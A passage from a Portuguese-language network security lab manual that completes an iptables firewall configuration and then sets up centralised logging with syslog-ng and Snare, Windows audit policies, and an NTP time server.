


Figura 28: Teste DNAT do acesso Internet > WinServer

6) Revisão final da configuração do firewall *FWGW1-G*

Salve a configuração feita até aqui e reinicie o firewall com os comandos:

```
# hostname  
FWGW1-A  
  
# iptables-save > /etc/iptables/rules.v4  
# systemctl restart netfilter-persistent.service
```

Revise se todos os pontos abordados até aqui foram contemplados. Que outras regras interessantes poderiam ser incluídas na configuração desse firewall?

Abaixo, temos a configuração final sugerida para o firewall:

```
# Generated by iptables-save v1.4.21 on Sat Aug 25 15:29:46 2018
*filter
:INPUT DROP [119:32205]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [64:8400]
-A INPUT -i lo -j ACCEPT
-A INPUT -d 127.0.0.0/8 -i !lo -j REJECT --reject-with icmp-port-unreachable
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j
ACCEPT
-A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports
22,25,80,110,5432 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j
ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports
21,80,443,3389 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
-A FORWARD -s 172.16.1.0/24 -o eth0 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -o eth0 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i eth0 -p tcp -m multiport --dports 25,80,110 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i eth0 -p udp -m multiport --dports 53,123 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i eth0 -p tcp -m multiport --dports 21,443,80 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i eth0 -p udp -m multiport --dports 123 -j ACCEPT
COMMIT
# Completed on Sat Aug 25 15:29:46 2018
# Generated by iptables-save v1.4.21 on Sat Aug 25 15:29:46 2018
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [1:52]
-A PREROUTING -i eth0 -p tcp -m multiport --dports 25,80,110 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i eth0 -p udp -m multiport --dports 53,123 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i eth0 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination
172.16.1.20
-A PREROUTING -i eth0 -p tcp -m tcp --dport 8080 -j DNAT --to-destination
172.16.1.20:80
-A PREROUTING -i eth0 -p udp -m udp --dport 8123 -j DNAT --to-destination
172.16.1.20:123
-A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
-A POSTROUTING -s 172.16.1.0/24 -o eth0 -j MASQUERADE
COMMIT
# Completed on Sat Aug 25 15:29:46 2018
```


Sessão 6: Serviços básicos de segurança

1) Configuração do servidor de log remoto



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade iremos configurar um repositório de logs em um servidor da DMZ (*LinServer-G*), e enviar os logs dos demais servidores para esse concentrador. O objetivo desta atividade é fazer o aluno aplicar os conceitos de repositório de logs de uma rede e preparar o ambiente para os serviços seguintes, que serão configurados durante o curso.

1. Primeiro, vamos configurar o concentrador de logs. Acesse a máquina *LinServer-G* e instale o pacote **syslog-ng**.

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends syslog-ng
```

2. Observe que na última linha do arquivo **/etc/syslog-ng/syslog-ng.conf** são incluídos arquivos com a extensão **.conf** localizados no diretório **/etc/syslog-ng/conf.d**:

```
# tail -n1 /etc/syslog-ng/syslog-ng.conf  
@include "/etc/syslog-ng/conf.d/*.conf"
```

Aproveitando-se desse fato, crie um novo arquivo com a extensão apropriada nesse diretório e configure o recebimento de logs remotos. Faça com que o **syslog-ng** escute por conexões na porta 514/UDP, e envie os arquivos de log de uma dado *host* para o arquivo **/var/log/\$HOST.log**. Finalmente, reinicie o **syslog-ng**.

Abaixo, mostramos o conteúdo do arquivo **/etc/syslog-ng/conf.d/rserver.conf**, que cumpre os objetivos especificados:

```
source s_net { udp(); };  
destination d_rhost { file("/var/log/$HOST.log"); };  
log { source(s_net); destination(d_rhost); };
```

Depois, basta reiniciar o serviço:

```
# systemctl restart syslog-ng.service
```

3. Agora, na máquina *FWGW1-G*, instale o **syslog-ng** e configure-o como um cliente Syslog. Crie um arquivo de configuração na pasta **/etc/syslog-ng/conf.d** que envie todos os eventos de log locais

para a máquina *LinServer-G* na porta 514/UDP.

```
# hostname  
FWGW1-A  
  
# apt-get install --no-install-recommends syslog-ng
```

A seguir, temos o arquivo `/etc/syslog-ng/conf.d/rclient.conf`, que envia os logs locais para o servidor remoto:

```
destination d_rserver { udp("172.16.1.10" port(514)); };  
log { source(s_src); destination(d_rserver); };
```

Finalmente, basta reiniciar o `syslog-ng`:

```
# systemctl restart syslog-ng.service
```

4. Usando o comando `logger`, teste seu ambiente.

Na máquina *FWGW1-G*, crie um evento de log qualquer usando o comando `logger`:

```
# hostname  
FWGW1-A  
  
# logger -p error Teste
```

Observando a máquina *LinServer-G*, perceba que foi criado um novo arquivo `/var/log/172.16.1.1.log`. Verificando seu conteúdo, é possível constatar que, de fato, os logs remotos do *host FWGW1-G* estão sendo enviados para cá.

```
# hostname  
LinServer-A  
  
# tail -n1 /var/log/172.16.1.1.log  
Aug 26 06:49:30 172.16.1.1 aluno: Teste
```

5. Agora, vamos configurar a máquina *WinServer-G* para enviar registros de eventos para o concentrador Syslog. Faça login como usuário `Administrator` e abra o *Group Policy Editor* digitando `gpedit.msc` no menu *Start > Run...*

Na ferramenta, acesse a seção *Computer Configuration > Windows Settings > Security Settings > Local Policies > Audit Policy* e habilite os seguintes eventos como "Sucesso" e "Falha":

Tabela 10. Políticas de auditoria para o *WinServer-G*

Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	No auditing
Audit logon events	Success, Failure
Audit object access	Failure
Audit policy change	Success
Audit privilege use	Failure
Audit process tracking	No Auditing
Audit system events	Success, Failure

A tela ficaria, portanto, desta forma:




Figura 29: Tela de políticas de auditoria para o WinServer-G

- O próximo passo é instalar o Snare, que permitirá envio dos registros de eventos do Windows para um servidor Syslog remoto. Faça o download em <https://www.snareolutions.com/products/snare-agents/open-source-agents/> ; será necessário cadastrar seu nome/email para receber o link de download. Alternativamente, solicite o instalador ao instrutor.

Durante a instalação, responda todas as perguntas com as opções padrão, exceto:

Tabela 11. Opções de instalação do Snare

Opção	Escolha
Snare Auditing	Yes
Service Account	Use System Account
Remote Control Interface	Enable Web Access (Password: rnpesr)

7. Após a instalação, abra o Snare. Clique em *Start* e digite "snare", escolhendo a opção **Snare for Windows (Open Source)**, como se segue:




Figura 30: Inicialização do Snare

Irá ser lançada uma janela do navegador. Informe o usuário **snare**, e senha **rnpesr**, como se segue:




Figura 31: Login no Snare

Clique em *Network Configuration* — informe o IP da máquina *LinServer-G* no campo *Destination Snare Server address*, e a porta 514 no campo *Destination Port*, como se segue. Em seguida, clique em *Change Configuration*.




Figura 32: Configurações do Snare

Em seguida, clique em *Apply the Latest Audit Configuration* e depois em *Reload Settings*.

8. Faça logoff/login no *WinServer-G* para gerar registros de eventos. Em seguida, volte à máquina *LinServer-G* e verifique que os logs estão de fato sendo enviados.

```
# hostname
LinServer-A

# grep Logoff /var/log/172.16.1.20.log
Aug 26 07:10:25 172.16.1.20 WinServer-A MSWinEventLog 1 Security 50
dom ago 26 08:10:23 2018 4647 Microsoft-Windows-Security-Auditing
WINSERVER-A\Administrator N/A Success Audit WinServer-A Logoff
User initiated logoff: Subject: Security ID: S-1-5-21-1959434341-4039883546-
812769935-500 Account Name: Administrator Account Domain: WINSERVER-A Logon
ID: 0x16898 This event is generated when a logoff is initiated but the token
reference count is not zero and the logon session cannot be destroyed. No further
user-initiated activity can occur. This event can be interpreted as a logoff
event. 41
```

2) Configuração do servidor de hora



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade vamos configurar o serviço de sincronismo de relógio em um servidor da rede (*LinServer-G*) e configurar os demais *hosts* da rede para sincronizar com o relógio desse servidor.

1. Primeiro, vamos configurar o servidor de hora. Acesse a máquina *LinServer-G* e instale o pacote *ntp*.

```
# hostname  
LinServer-A
```

```
# apt-get install --no-install-recommends ntp
```

2. Edite o arquivo */etc/ntp.conf* e substitua o conteúdo das linhas 21-24 (que começam com a palavra-chave *server*) pelas que se seguem. Comente ou remova as linhas originais.

```
# nano /etc/ntp.conf  
(...)
```

```
# grep '^server' /etc/ntp.conf  
server a.ntp.br iburst  
server b.ntp.br iburst  
server c.ntp.br iburst
```

3. Para sincronizar o relógio de forma imediata, pare o serviço do *ntp*, rode o comando *ntpd -gq* e em seguida inicie o *daemon*. Verifique se a hora está corrigida.

```
# systemctl stop ntp
```

```
# ntpd -gq  
ntpd: time slew +0.000090s
```

```
# date  
Mon Sep  3 19:36:26 EDT 2018
```

```
# systemctl start ntp
```

4. Cheque se o *ntp* está funcionando, e se está escutando por conexões de rede na porta esperada. A seguir, iremos configurar os clientes NTP.

```
# ntpq -c pe
      remote           refid      st t when poll reach   delay   offset  jitter
=====
*a.ntp.br      200.160.7.186      2 u  48   64   77   16.623   -0.352   0.229
b.ntp.br      200.160.7.186      2 u  51   64   77   57.992   -1.086   0.239
c.ntp.br      200.160.7.186      2 u  50   64   77   40.497   -2.432   0.281
```

```
# netstat -unlp | grep '^udp .*:123'
udp        0      0 172.16.1.10:123      0.0.0.0:*
11052/ntpd
udp        0      0 127.0.0.1:123        0.0.0.0:*
11052/ntpd
udp        0      0 0.0.0.0:123          0.0.0.0:*
11052/ntpd
```

5. Vamos configurar o cliente NTP Linux, na máquina *FWGW1-G*. Instale o pacote **ntp**; edite o arquivo **/etc/ntp.conf** para consultar o servidor de hora *LinServer-G*; pare o serviço **ntp**, sincronize a hora imediatamente e reinicie-o.

```
# hostname
FWGW1-A
```

```
# apt-get install --no-install-recommends ntp
```

```
# nano /etc/ntp.conf
(...)
```

```
# grep '^server' /etc/ntp.conf
server 172.16.1.10 iburst
```

```
# systemctl stop ntp
```

```
# ntpd -gq
ntpd: time slew -0.000270s
```

```
# date
Mon Sep  3 19:44:04 EDT 2018
```



```
# systemctl start ntp
```

6. Finalmente, configure o cliente NTP na máquina *WinServer-G*. O Microsoft Windows possui uma forma simples de configurar o sincronismo de relógio com servidores de rede, desde de que não tenham o servidor de diretório *Microsoft Active Directory* como controlador de domínio, pois dessa forma o sincronismo é automático.

Para a configuração do sincronismo automático do *host* Windows com o servidor de hora da rede, clique no relógio da barra de tarefas, e em seguida em *Change date and time settings...*; logo depois, navegue até a aba *Internet Time*.




Figura 33: Aba Internet Time do relógio do Windows

Clique em *Change Settings...*, e informe o IP da máquina *LinServer-G* no campo *Server*. Em seguida, clique em *Update now* (se ocorrer um erro, clique uma segunda vez), e o relógio do sistema deverá ser atualizado.

